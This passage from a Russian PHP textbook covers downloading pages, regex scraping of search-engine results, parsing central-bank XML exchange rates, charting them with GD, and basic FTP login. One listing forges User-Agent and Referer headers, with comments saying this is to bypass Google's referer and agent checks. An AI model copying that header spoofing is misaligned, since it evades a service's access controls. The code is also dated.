В результате работы скрипта из листинга II.8.1 содержимое индексной страницы сайта **http://www.softtime.ru** будет сохранено в файле url.txt. Функция `file_get_contents()` является достаточно удобной и возвращает содержимое локального или удаленного файла в виде строки. Однако она появилась в PHP, только начиная с версии 4.3.0. Для более ранних версий необходимо использовать скрипт, представленный в листинге II.8.2.

Листинг II.8.2. Загрузка страницы с удаленного хоста

```
<?php
  // Получаем дескриптор удаленной страницы
  $fd = fopen("http://www.softtime.ru/", "r");
```

```
  if(!$fd) exit("Запрашиваемая страница не найдена");
  $content = "";
  // Чтение содержимого файла в переменную $content
  while (!feof ($fd))
  {
    $content .= fgets($fd, 1024);
  }
  // Закрыть открытый указатель файла
  fclose ($fd);

  // Сохраняем содержимое страницы в файле
  $fd = fopen("url.txt", "w");
  fwrite($fd, $content);
  fclose($fd);
?>
```

В этом случае загрузка страницы осуществляется при помощи функции `fgets()`, которая извлекает из файла данные построчно. Второй параметр указывает максимальный размер данных, считываемых за один раз. Как правило, длина строки не превышает 1024 символов, так что этот параметр можно оставить без изменений. Разумеется, загрузка файла во втором случае протекает медленнее, так как скрипту необходимо осуществлять PHP-цикл, выполняемый интерпретатором, а не бинарный код функции `file_get_contents()`, созданной при помощи C. Однако второй подход имеет преимущества при загрузке больших файлов. Дело в том, что для PHP-скрипта отводится строго ограниченный объем памяти, который задается в конфигурационном файле php.ini директивой `memory_limit`. Значение этой директивы обычно равно 8 или 16 Мбайт. Этот объем отводится как под сам PHP-скрипт, так и под все переменные и массивы, которые используются в этом скрипте. Таким образом, если разработчик имеет дело с файлом размером 10 Мбайт и содержимое этого файла будет прочитано полностью в переменную, над такой переменной невозможно будет выполнить даже операции замены, так как это потребует 20 Мбайт. В подходе, используемом в листинге II.8.2, имеется возможность обрабатывать файл построчно, не загружая полностью содержимое файла в область памяти, отводимой для скрипта.

II.8.2. Извлечение ссылок с Yandex

Для того чтобы получить ссылки со страницы поисковой системы Yandex, необходимо загрузить страницу так, как это описывается в *разделе II.8.1*. После этого можно приступить к разбору страницы при помощи регулярных выражений (листинг II.8.3).

Листинг II.8.3. Извлечение ссылок со страниц поисковой системы Yandex

```
<?php
  // Поисковая страница
  $url = "http://www.yandex.ru/yandsearch?stype=www&nl=0&text=
          %D4%EE%F0%F3%EC+PHP";
  // Загружаем содержимое страницы
  $contents = file_get_contents($url);
  // Регулярное выражение
  $pattern = "|<li value[^<]*<[^<]*<A [^ ]* href=\"([^\"]*)[^>]*>|is";
  // Выполняем поиск по регулярному выражению
  preg_match_all($pattern, $contents, $out, PREG_PATTERN_ORDER);
  // Выводим результаты поиска
  for($i = 0; $i < count($out[1]); $i ++)
  {
    echo $out[1][$i]."<br>";
  }
?>
```

В регулярном выражении, представленном в листинге II.8.3 имеются только одни круглые скобки, которые соответствуют ссылкам. Для того чтобы извлечь названия позиций, расположенных между тегами <a> и , необходимо дополнить регулярное выражение так, как это представлено в листинге II.8.4.

Листинг II.8.4. Извлечение гиперссылок со страниц поисковой системы Yandex

```
<?php
  // Поисковая страница
  $url = "http://www.yandex.ru/yandsearch?stype=www&nl=0&text=
          %D4%EE%F0%F3%EC+PHP";
  // Загружаем содержимое страницы
  $contents = file_get_contents($url);
  // Регулярное выражение
  $pattern =
     "|<li value[^<]*<[^<]*<A [^ ]* href=\"([^\"]+)\"[^>]*>(.+)</a>|isU";
  // Выполняем поиск по регулярному выражению
  preg_match_all($pattern, $contents, $out, PREG_PATTERN_ORDER);
  // Выводим результаты поиска
```

```
  for($i = 0; $i < count($out[1]); $i ++)
  {
    echo "<a href=".$out[1][$i].">".$out[2][$i]."</a><br>";
  }
?>
```

Замечание

Дизайн страниц и расположение HTML-тегов со временем может изменяться, поэтому данные скрипты не являются универсальными, а лишь демонстрируют идею извлечения информации со страниц.

Оба регулярных выражения снабжены модификаторами `i` и `s`. Модификатор `i` предназначен для того, чтобы сообщить, что поиск должен производиться без учета регистра. Модификатор `s` необходим для того, чтобы регулярное выражение корректно обрабатывало конструкции, расположенные на нескольких строках. В регулярном выражении из листинга II.8.4 также используется модификатор `U` для того, чтобы поиск осуществлялся в "нежадном" режиме — это необходимо в связи с тем, что в регулярном выражении используется последовательность `.+`, которая в "жадном" режиме приведет к тому, что выражение найдет первое вхождение тега `<a>` и последний на странице тег `</a>`, тем самым подставив в элемент `$out[2][$i]` почти все содержимое страницы.

II.8.3. Извлечение ссылок с Google

Для того чтобы научиться отправлять Google произвольные запросы, необходимо внимательно рассмотреть строку запросов данной поисковой системы. Для запроса "Форум по регулярным выражениям" она имеет следующий вид:

http://www.google.ru/search?hl=ru&q=**Форум по регулярным выражениям** &btnG=**Поиск**&lr=lang_ru

где "Форум по регулярным выражениям" и "Поиск" представлены в кодировке UTF-8. Следует отметить, что стандартных PHP-функций для раскодирования данной информации не имеется, несмотря на то, что строка запроса очень похожа на результат работы функции `urlencode()`. Поэтому придется создать собственную функцию (листинг II.8.5).

Листинг II.8.5. Функция кодирования строки в UTF-8

```
<?php
  // Функция преобразования текста из кодировки cp-1251 (Windows)
  // в UTF-8 в формате Google
  function win_utf8($str)
```

```
  {
    $win = array("а","б","в","г","д","е","ё","ж","з","и",
                 "й","к","л","м","н","о","п","р","с","т",
                 "у","ф","х","ц","ч","ш","щ","ъ","ы","ь",
                 "э","ю","я","А","Б","В","Г","Д","Е","Ё",
                 "Ж","З","И","Й","К","Л","М","Н","О","П",
                 "Р","С","Т","У","Ф","Х","Ц","Ч","Ш","Щ",
                 "Ъ","Ы","Ь","Э","Ю","Я"," ");
    $utf8 = array("%D0%B0","%D0%B1","%D0%B2","%D0%B3","%D0%B4",
                  "%D0%B5","%D1%91","%D0%B6","%D0%B7","%D0%B8",
                  "%D0%B9","%D0%BA","%D0%BB","%D0%BC","%D0%BD",
                  "%D0%BE","%D0%BF","%D1%80","%D1%81","%D1%82",
                  "%D1%83","%D1%84","%D1%85","%D1%86","%D1%87",
                  "%D1%88","%D1%89","%D1%8A","%D1%8B","%D1%8C",
                  "%D1%8D","%D1%8E","%D1%8F","%D0%90","%D0%91",
                  "%D0%92","%D0%93","%D0%94","%D0%95","%D0%81",
                  "%D0%96","%D0%97","%D0%98","%D0%99","%D0%9A",
                  "%D0%9B","%D0%9C","%D0%9D","%D0%9E","%D0%9F",
                  "%D0%A0","%D0%A1","%D0%A2","%D0%A3","%D0%A4",
                  "%D0%A5","%D0%A6","%D0%A7","%D0%A8","%D0%A9",
                  "%D0%AA","%D0%AB","%D0%AC","%D0%AD","%D0%AE",
                  "%D0%AF","+");
    return str_replace($win, $utf8, $str);
  }
?>
```

Поисковая система Google проверяет, передана ли информация со страниц сайта при помощи реферера, поэтому загрузить содержимое требуемой нам страницы при помощи стандартных файловых функций не удастся. Придется воспользоваться сокетами и запросить у сервера страницу, подделывая реферер. Для этого будет использоваться функция `get_content()`, код которой представлен в листинге II.8.6.

Листинг II.8.6. Функция `get_content()`

```
<?php
  // Функция, загружающая страницу при помощи сокетов
  function get_content($hostname, $path)
  {
    $line = "";
```

```
  // Устанавливаем соединение, имя которого
  // передано в параметре $hostname
  $fp = fsockopen($hostname, 80, $errno, $errstr, 30);
  // Проверяем успешность установки соединения
  if (!$fp) echo "$errstr ($errno)<br />\n";
  else
  {
    // Формируем HTTP-заголовки для передачи
    // его серверу
    $headers = "GET $path HTTP/1.1\r\n";
    $headers .= "Host: $hostname\r\n";
    // Подделываем пользовательский агент, маскируясь
    // под пользователя WindowsXP
    $headers .= "User-Agent: Mozilla/4.0 (compatible; MSIE 6.0;
                 Windows NT 5.1\r\n";
    // Подделываем реферер, сообщая серверу, что мы повторно
    // нажимаем кнопку "Поиск"
    $headers .= "Referer: http://".$hostname.$path."\r\n";
    $headers .= "Connection: Close\r\n\r\n";
    // Отправляем HTTP-запрос серверу
    fwrite($fp, $headers);
    // Получаем ответ
    while (!feof($fp))
    {
      $line .= fgets($fp, 1024);
    }
    fclose($fp);
  }
  return $line;
}

// Формируем фрагменты запроса
$hostname = "www.google.ru";
$button = "Поиск";
$query = "Форум по регулярным выражениям";
$path =
 "/search?hl=ru&q=".win_utf8($query)."&btnG=".win_utf8($button)."&lr=";

// Снимаем ограничение на время выполнения скрипта
```

```
  set_time_limit(0);
  // Вызываем функцию, которая загружает страницу
  echo get_content($hostname, $path);
?>
```

Результат работы функции выглядит так, как это представлено на рис. II.8.1. Как видно, он отличается от оригинальной страницы поисковой системы Google (рис. II.8.2). Это связано с тем, что обработку ответа сервера производит не браузер, а PHP-скрипт, в котором мы не позаботились об отделении HTTP-заголовков от содержимого страницы и вывели ответ как есть, не расшифровывая и не скрывая заголовки. Впрочем, нам это и не требуется, так как из всего содержимого нам потребуются только ссылки на сайты.

Возвращаясь к функции `get_content()`, рассмотрим более подробно HTTP-заголовки, которые отправляются браузеру. Они представлены в листинге II.8.7.

Листинг II.8.7. HTTP-заголовки, отправляемые Google

```
GET /search?hl=ru&q= HTTP/1.1\r\n
Host: www.google.ru\r\n
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1\r\n
Referer: http://www.google.ru/search?hl=ru&q=\r\n
Connection: Close\r\n\r\n
```




Рис. II.8.1. Загрузка страницы Google через сокеты




Рис. II.8.2. Оригинальная страница Google

Как видно из листинга II.8.7, первая строка запрашивает по HTTP-протоколу у сервера **www.google.ru** страницу `search` с рядом параметров. Строка с параметрами приведена не полностью (только до последовательности `q=`), чтобы не загромождать схему. HTTP-заголовок `User-Agent` маскирует наш скрипт под пользователя Windows XP, в противном случае серверу может быть отправлено в качестве пользовательского агента нечто вроде "PHP 5.0". Проверка по пользовательскому агенту может запрещать обращение клиентам с такими идентификаторами. HTTP-заголовок `Referer` позволяет сообщить серверу, что мы только что перешли со страницы, указанной в его значении. Так как поисковая система Google проверяет все запросы на наличие реферера с ее страниц, без такого заголовка адекватный ответ получить не удастся. Так как протокол HTTP не является сессионным, у сервера не будет возможности проверить, действительно ли клиент только что был на данной странице, — он вынужден полностью положиться на этот заголовок.

Теперь, после того, как содержимое страницы получено, можно воспользоваться регулярными выражениями для его разбора (листинг II.8.8).

Листинг II.8.8. Формирование списка ссылок

```
<?php
  // Формируем фрагменты запроса
  $hostname = "www.google.ru";
  $button = "Поиск";
  $query = "Форум по регулярным выражениям";
```

```
  $path = "/search?hl=ru&q=".win_utf8($query)."&btnG=".win_utf8($button)."&lr=";

  // Снимаем ограничение на время выполнения скрипта
  set_time_limit(0);
  // Вызываем функцию, которая загружает страницу
  $contents = get_content($hostname, $path);

  // Регулярное выражение
  $pattern = '|<p class=g><a href=\"([^\"]*)[^>]*>|is';

  // Выполняем поиск по регулярному выражению
  preg_match_all($pattern, $contents, $out, PREG_PATTERN_ORDER);
  // Выводим результаты поиска
  for($i = 0; $i < count($out[1]); $i ++)
  {
    echo $out[1][$i]."<br>";
  }
?>
```

Данный скрипт извлекает лишь ссылки на сайты. Если необходимо извлечь в том числе и названия страниц, которые поисковая система Google извлекает из тегов <title> и </title>, можно воспользоваться скриптом из листинга II.8.9.

Листинг II.8.9. Формирование списка гиперссылок

```
<?php
  // Формируем фрагменты запроса
  $hostname = "www.google.ru";
  $button = "Поиск";
  $query = "Форум по регулярным выражениям";
  $path =
"/search?hl=ru&q=".win_utf8($query)."&btnG=".win_utf8($button)."&lr=";

  // Снимаем ограничение на время выполнения скрипта
  set_time_limit(0);
  // Вызываем функцию, которая загружает страницу
  $contents = get_content($hostname, $path);

  // Регулярное выражение
```

```
  $pattern = '|<p class=g><a href=\"([^\"]+)\"[^>]*>(.+)</a>|isU';

  // Выполняем поиск по регулярному выражению
  preg_match_all($pattern, $contents, $out, PREG_PATTERN_ORDER);
  // Выводим результаты поиска
  for($i = 0; $i < count($out[1]); $i ++)
  {
    echo "<a href=".$out[1][$i].">".$out[2][$i]."</a><br>";
  }
?>
```

II.8.4. Извлечение ссылок с Rambler

Для того чтобы отправлять обработчику поисковой системы Rambler произвольные запросы, необходимо сформировать поисковый запрос. Запрос "Форум по MySQL" имеет следующий вид:

http://www.rambler.ru/srch?set=www&words=**Форум по MySQL**&btnG=**Поиск**

где "Форум по MySQL" и "Поиск" представлены в кодировке KOI8-R. Для кодирования слов в этом формате проще всего воспользоваться функцией `convert_cyr_string()`, которая имеет следующий синтаксис:

```
string convert_cyr_string (string str, string from, string to)
```

Функция `convert_cyr_string()` преобразует строку `str` из кодировки `from` в кодировку `to`. Значения аргументов `from` и `to` — одиночные символы, определяющие кодировку:

- `k` (koi8-r);
- `w` (windows-1251);
- `i` (iso8859-5);
- `a` (x-cp866);
- `m` (x-mac-cyrillic).

Однако метод GET допускает передачу данных только в безопасном режиме, это означает, что в строке запроса не допускается использование символов пробела и национальных кодировок. Для кодирования данных, предназначенных для передачи методом GET, существуют две функции `rawurlencode()` и `urlencode()`. Различаются они тем, что первая функция кодирует символ пробела последовательностью '`%20`', а вторая — символом плюс (+). В поисковой системе Rambler применяется именно второй формат, поэтому мы воспользуемся функцией `urlencode()`. Скрипт, формирующий список ссылок, представлен в листинге II.8.10.

Листинг II.8.10. Формирование списка ссылок

```
<?php
  // Формируем фрагменты запроса
  $button = "Поиск";
  $query = "Форум по MySQL";
  // Поисковая страница
  $url = "http://www.rambler.ru/srch?set=www&words=".
          urlencode(convert_cyr_string($query,"w","k")).
          "&btnG=".urlencode(convert_cyr_string($button,"w","k"));

  // Загружаем содержимое страницы
  $contents = file_get_contents($url);
  // Регулярное выражение
  $pattern = "|<li>[^>]+><a [^ ]+ [^ ]+ href=\"([^\"]+)\"[^>]+>|isU";
  // Выполняем поиск по регулярному выражению
  preg_match_all($pattern, $contents, $out, PREG_PATTERN_ORDER);
  // Выводим результаты поиска
  for($i = 0; $i < count($out[1]); $i ++)
  {
    echo $out[1][$i]."<br>";
  }
?>
```

Для того чтобы сформировать список гиперссылок со страниц поисковой системы Rambler, необходимо воспользоваться скриптом, представленным в листинге II.8.11.

Листинг II.8.11. Формирование списка гиперссылок

```
<?php
  // Формируем фрагменты запроса
  $button = "Поиск";
  $query = "Форум по MySQL";
  // Поисковая страница
  $url = "http://www.rambler.ru/srch?set=www&words=".
         urlencode(convert_cyr_string($query,"w","k")).
         "&btnG=".urlencode(convert_cyr_string($button,"w","k"));

  // Загружаем содержимое страницы
```

```
  $contents = file_get_contents($url);
  // Регулярное выражение
  $pattern =
         "|<li>[^>]+><a [^ ]+ [^ ]+ href=\"([^\"]+)\"[^>]+>(.+)</a>|isU";
  // Выполняем поиск по регулярному выражению
  preg_match_all($pattern, $contents, $out, PREG_PATTERN_ORDER);
  // Выводим результаты поиска
  for($i = 0; $i < count($out[1]); $i ++)
  {
    echo "<a href=".$out[1][$i].">".$out[2][$i]."</a><br>";
  }
?>
```

II.8.5. Извлечение ссылок с Aport

Решение данной задачи практически совпадает с решением, рассмотренным в предыдущем разделе, за исключением того факта, что поисковая система Aport кодирует запрос и страницу в кодировке cp-1251, поэтому, если скрипт выполнен в этой кодировке, дополнительные преобразования не понадобятся. Однако поисковая фраза все же должна быть закодирована при помощи функции `urlencode()`. Вывести список ссылок можно при помощи скрипта, представленного в листинге II.8.12.

Листинг II.8.12. Формирование списка ссылок

```
<?php
  // Формируем фрагменты запроса
  $query = "Форум по Apache";
  // Поисковая страница
  $url = "http://sm.aport.ru/scripts/template.dll?That=std&r=".
         urlencode($query);

  // Загружаем содержимое страницы
  $contents = file_get_contents($url);
  // Регулярное выражение
  $pattern = "|<li value[^<]*<[^<]*<a href=\"([^\"]*)[^>]*>|is";
  // Выполняем поиск по регулярному выражению
  preg_match_all($pattern, $contents, $out, PREG_PATTERN_ORDER);
  // Выводим результаты поиска
```

```
  for($i = 0; $i < count($out[1]); $i ++)
  {
    echo $out[1][$i]."<br>";
  }
?>
```

Для формирования списка гиперссылок следует воспользоваться решением, представленным в листинге II.8.13.

Листинг II.8.13. Формирование списка гиперссылок

```
<?php
  // Формируем фрагменты запроса
  $query = "Форум по Apache";
  // Поисковая страница
  $url = "http://sm.aport.ru/scripts/template.dll?That=std&r=".
         urlencode($query);

  // Загружаем содержимое страницы
  $contents = file_get_contents($url);
  // Регулярное выражение
  $pattern =
           "|<li value[^<]*<[^<]*<A href=\"([^\"]+)\"[^>]*>(.+)</a>|isU";
  // Выполняем поиск по регулярному выражению
  preg_match_all($pattern, $contents, $out, PREG_PATTERN_ORDER);
  // Выводим результаты поиска
  for($i = 0; $i < count($out[1]); $i ++)
  {
    echo "<a href=".$out[1][$i].">".$out[2][$i]."</a><br>";
  }
?>
```

II.8.6. Определение курса валют из XML-файла

В XML-файле, который загружается с сайта Центрального банка России, каждая валюта описывается набором тегов, представленным в листинге II.8.14.

Листинг II.8.14. Фрагмент XML-файла с курсом валюты

```
<Valute ID="R01010">
    <NumCode>036</NumCode>
    <CharCode>AUD</CharCode>
    <Nominal>1</Nominal>
    <Name>Австралийский доллар</Name>
    <Value>21,4176</Value>
</Valute>
```

Теги `<NumCode>` и `<CharCode>` характеризуют числовой и символьные коды валюты. В теге `<Name>` приводится полное название валюты. Значения тегов `<Nominal>` и `<Value>` дает курс валют.

Замечание

Тег `<Nominal>`, как правило, принимает значение, кратное 10, — 1, 10, 100, 100.


В первую очередь, решим общую задачу разбора XML-файла при помощи регулярных выражений (листинг II.8.15).

Листинг II.8.15. Разбор XML-файла

```
<?php
  // Ссылка на XML-файл
  $url = "http://www.cbr.ru/scripts/XML_daily.asp?date_req=".
         date("d/m/Y");
  // Загружаем файл
  $content = file_get_contents($url);
  // Регулярное выражение
  $pattern = "|<valute id=\"([^\"]+)\">[\s]*<NumCode>([^<]+)
              </NumCode>[\s]*<CharCode>([^<]+)
              </CharCode>[\s]*<Nominal>([^<]+)
              </Nominal>[\s]*<Name>([^<]+)
              </Name>[\s]*<Value>([^<]+)</Value>[\s]*</Valute>|is";
  preg_match_all($pattern, $content, $out);
  echo "<table border=1>";
  echo "<tr>
          <td>ID</td>
          <td>Числовой код</td>
          <td>Символьный код</td>
```

```
            <td>Номинал</td>
            <td>Название</td>
            <td>Курс</td>
          </tr>";
  for($i = 0; $i < count($out[1]); $i++)
  {
    echo "<tr>
            <td>".$out[1][$i]."</td>
            <td>".$out[2][$i]."</td>
            <td>".$out[3][$i]."</td>
            <td>".$out[4][$i]."</td>
            <td>".$out[5][$i]."</td>
            <td>".$out[6][$i]."</td>
          </tr>";
  }
  echo "</table>";
?>
```

Данный скрипт последовательно разбирает содержимое XML-файла, помещая информацию о валютах в многомерный массив `$out`. Результат работы скрипта может выглядеть так, как это представлено на рис. II.8.3.



ID	Числовой код	Символьный код	Номинал	Название	Курс
R01010	036	AUD	1	Австралийский доллар	21,4228
R01035	826	GBP	1	Английский фунт стерлингов	50,5772
R01090	974	BYR	1000	Белорусских рублей	13,3007
R01215	208	DKK	10	Датских крон	45,8253
R01235	840	USD	1	Доллар США	28,6248
R01239	978	EUR	1	ЕВРО	34,2009

Рис. II.8.3. Результат работы скрипта из листинга II.8.15

В листинге II.8.16 представлен скрипт, который из всей массы доступной информации извлекает только сведения, относящиеся к доллару США и евро.

Листинг II.8.16. Загрузка курса доллара и евро

```
<?php
  // Ссылка на XML-файл
  $url = "http://www.cbr.ru/scripts/XML_daily.asp?date_req=".
         date("d/m/Y");
  // Загружаем файл
  $content = file_get_contents($url);
  // Регулярное выражение
  $pattern = "|<valute id=\"([^\"]+)\">[\s]*<NumCode>([^<]+)
              </NumCode>[\s]*<CharCode>([^<]+)
              </CharCode>[\s]*<Nominal>([^<]+)
              </Nominal>[\s]*<Name>([^<]+)
              </Name>[\s]*<Value>([^<]+)</Value>[\s]*</Valute>|is";
  preg_match_all($pattern, $content, $out);
  for($i = 0; $i < count($out[1]); $i++)
  {
    $out[6][$i] = str_replace(",",".",$out[6][$i]);
    if($out[3][$i] == "USD") echo "Доллар - ".
                          sprintf("%3.2f",$out[6][$i]/$out[4][$i])."<br>";
    if($out[3][$i] == "EUR") echo "Евро - ".
                          sprintf("%3.2f",$out[6][$i]/$out[4][$i])."<br>";
  }
?>
```

В курсе валют необходимо заменить запятую точкой при помощи функции `str_replace()`, иначе преобразование типа к числовому приведет к тому, что дробная часть будет отброшена.

II.8.7. Определение динамики курса валют

Для построения динамики курса доллара за последний месяц необходимо сформировать URL и загрузить XML-файл (листинг II.8.17).

Листинг II.8.17. Динамика курса доллара в табличном варианте

```
<?php
  ////////////////////////////////////////////////////////////////
  // Блок загрузки динамики курса
```

```
  ////////////////////////////////////////////////////////////////////
  // Текущая дата
  $now_date = date("d/m/Y");
  // Дата месяц назад
  $last_date = date("d/m/Y", time() - 3600*24*30);
  // Формируем URL
  $url = "http://www.cbr.ru/scripts/XML_dynamic.asp?date_req1=".
         $last_date."&date_req2=".$now_date."&VAL_NM_RQ=R01235";
  // Получаем содержимое XML-файла
  $contents = file_get_contents($url);
  // Извлекаем курсы валют
  $pattern = "|<Record Date=\"([^\"]+)\".*<Value>([^<]+)<|isU";
  preg_match_all($pattern, $contents, $out);

  ////////////////////////////////////////////////////////////////////
  // Блок создания таблицы
  ////////////////////////////////////////////////////////////////////
  echo "<table border=1>";
  for($i = 0; $i < count($out[2]); $i++)
    echo "<tr><td>".$out[1][$i]."</td><td>".$out[2][$i]."</td></tr>";
  echo "</table>";
?>
```

Скрипт состоит из двух частей: блока загрузки и анализа файла и блока создания таблицы. Для построения графической диаграммы необходимо использовать скрипт, представленный в листинге II.8.18.

Листинг II.8.18. Динамика курса доллара в виде диаграммы


```
<?php
  ////////////////////////////////////////////////////////////////////
  // Блок загрузки динамики курса
  ////////////////////////////////////////////////////////////////////
  // Текущая дата
  $now_date = date("d/m/Y");
  // Дата месяц назад
  $last_date = date("d/m/Y", time() - 3600*24*30);
  // Формируем URL
  $url = "http://www.cbr.ru/scripts/XML_dynamic.asp?date_req1=".
```

```
        $last_date."&date_req2=".$now_date."&VAL_NM_RQ=R01235";
// Получаем содержимое XML-файла
$contents = file_get_contents($url);
// Извлекаем курсы валют
$pattern = "|<Value>([^<]+)<|i";
preg_match_all($pattern, $contents, $out);
foreach($out[1] as $order)
{
  $order = str_replace(",",".",$order);
  $sectors[] = ($order - 28)*100;
}

////////////////////////////////////////////////////////////////
// Блок создания диаграммы
////////////////////////////////////////////////////////////////
// Создание пустого изображения размером 200 на 200 пикселов
$img =  imagecreatetruecolor (200, 200);
// Если изображение не создано - выполнение скрипта останавливается
if (!$img) exit();
// Определение белого цвета на изображении
$white = imagecolorallocate($img, 255, 255, 255);
// Заливка изображения белым цветом
imagefill($img, 1, 1, $white);
// Определение цвета фона диаграммы
$color = imagecolorallocate($img, 240, 240, 240);
// Переменные $cy и $cy определяют центр диаграммы
$cx = $cy = 100;
// Ширина одного столбца
$w = 5;
// Нижняя координата столбцов диаграммы
// Значения координат отсчитываются от верхнего левого угла
$y1 = 200;
// Максимальный размер изображения по высоте
$max_y = 200;
// Координата x, с которой начнется построение диаграммы
$x1 = 0;
foreach ($sectors as $value)
{
  // Формирование цвета для каждого сектора
```

```
    $color = imagecolorallocate($img, 0, 0, 0);
    // Нормирование высоты столбца. Перевод процентов в пикселы
    $y2 = $y1 - $value*$max_y/100;
    // Определение второй координаты прямоугольника
    $x2 = $x1 + $w;
    // Рисование прямоугольника
    imagefilledrectangle($img, $x1, $y1, $x2, $y2, $color);
    // Промежуток между столбцами
    $x1 = $x2 + 5;
  }
  // Выводим изображение в браузер в формате GIF
  header ("Content-type: image/png");
  imagepng($img);
?>
```

Данный скрипт также состоит из двух блоков: загрузки XML-файла и формирования диаграммы средствами библиотеки GDLib.



Глава II.9

FTP-протокол

II.9.1. Определение типа операционной системы

Соединение с сервером устанавливается при помощи функции `ftp_connect()`, имеющей следующий синтаксис:

```
resource ftp_connect (string host [, int port [, int timeout]])
```

Функция принимает в качестве первого параметра `host` адрес FTP-сервера. Через второй необязательный параметр `port` можно передать номер порта, по которому необходимо установить соединение. По умолчанию соединение устанавливается по стандартному порту 21. При помощи третьего параметра `timeout` можно указать время в секундах, в течение которого функция будет ожидать ответа от сервера. По умолчанию, если данный параметр не задан, функция ожидает ответ в течение 90 секунд.

В случае, если установить соединение не удалось, функция возвращает `false`. При успешном соединении с FTP-сервером функция возвращает дескриптор соединения, который далее используется для работы с FTP-сервером.

После установки соединения с FTP-сервером осуществляется регистрация пользователя при помощи функции `ftp_login()`, имеющей следующий синтаксис:

```
bool ftp_login (resource link, string username, string password)
```

Функция принимает три параметра: дескриптор потока `link`, возвращаемый функцией `ftp_connect()`, имя пользователя `username` и его пароль `password`. В случае успешной регистрации на FTP-сервере функция возвращает `true`, в противном случае — `false`.

Закрыть FTP-соединение можно при помощи функции `ftp_close()`, которая имеет следующий синтаксис:

```
void ftp_close (resource link)
```

В качестве единственного аргумента `link` функция принимает дескриптор открытого FTP-соединения. В листинге II.9.1 представлен скрипт, осуществляющий FTP-соединение с удаленным сервером.

Замечание

Если доступ осуществляется к анонимному FTP-серверу, то в качестве имени пользователя можно ввести "anonymous", а в качестве пароля адрес электронной почты.

Листинг II.9.1. Соединение с FTP-сервером

```
<?php
  // Адрес FTP-сервера
  $ftp_server = "ftp.server.ru";
  // Пользователь
  $ftp_user = "user";
  // Пароль
  $ftp_password = "password";
  // Устанавливаем время исполнения скрипта 120 с
  set_time_limit(120);
  // Пытаемся установить соединение с FTP-сервером
  $link = ftp_connect($ftp_server);
  if(!$link) puterror("К сожалению, не удается установить
                  соединение с FTP-сервером $ftp_server");
  // Осуществляем регистрацию на сервере
  $login = ftp_login($link, $ftp_user, $ftp_password);
  //$login = ftp_login($conn_id, $ftp_user_name, $ftp_user_pass);
  if(!$login) exit("К сожалению, не удается зарегистрироваться на
            сервере. Проверьте регистрационные данные.");
?>
```

Для установки соединения в переменные `$ftp_server`, `$ftp_user` и `$ftp_password` необходимо поместить адрес FTP-сервера, имя пользователя и его пароль соответственно.

Замечание

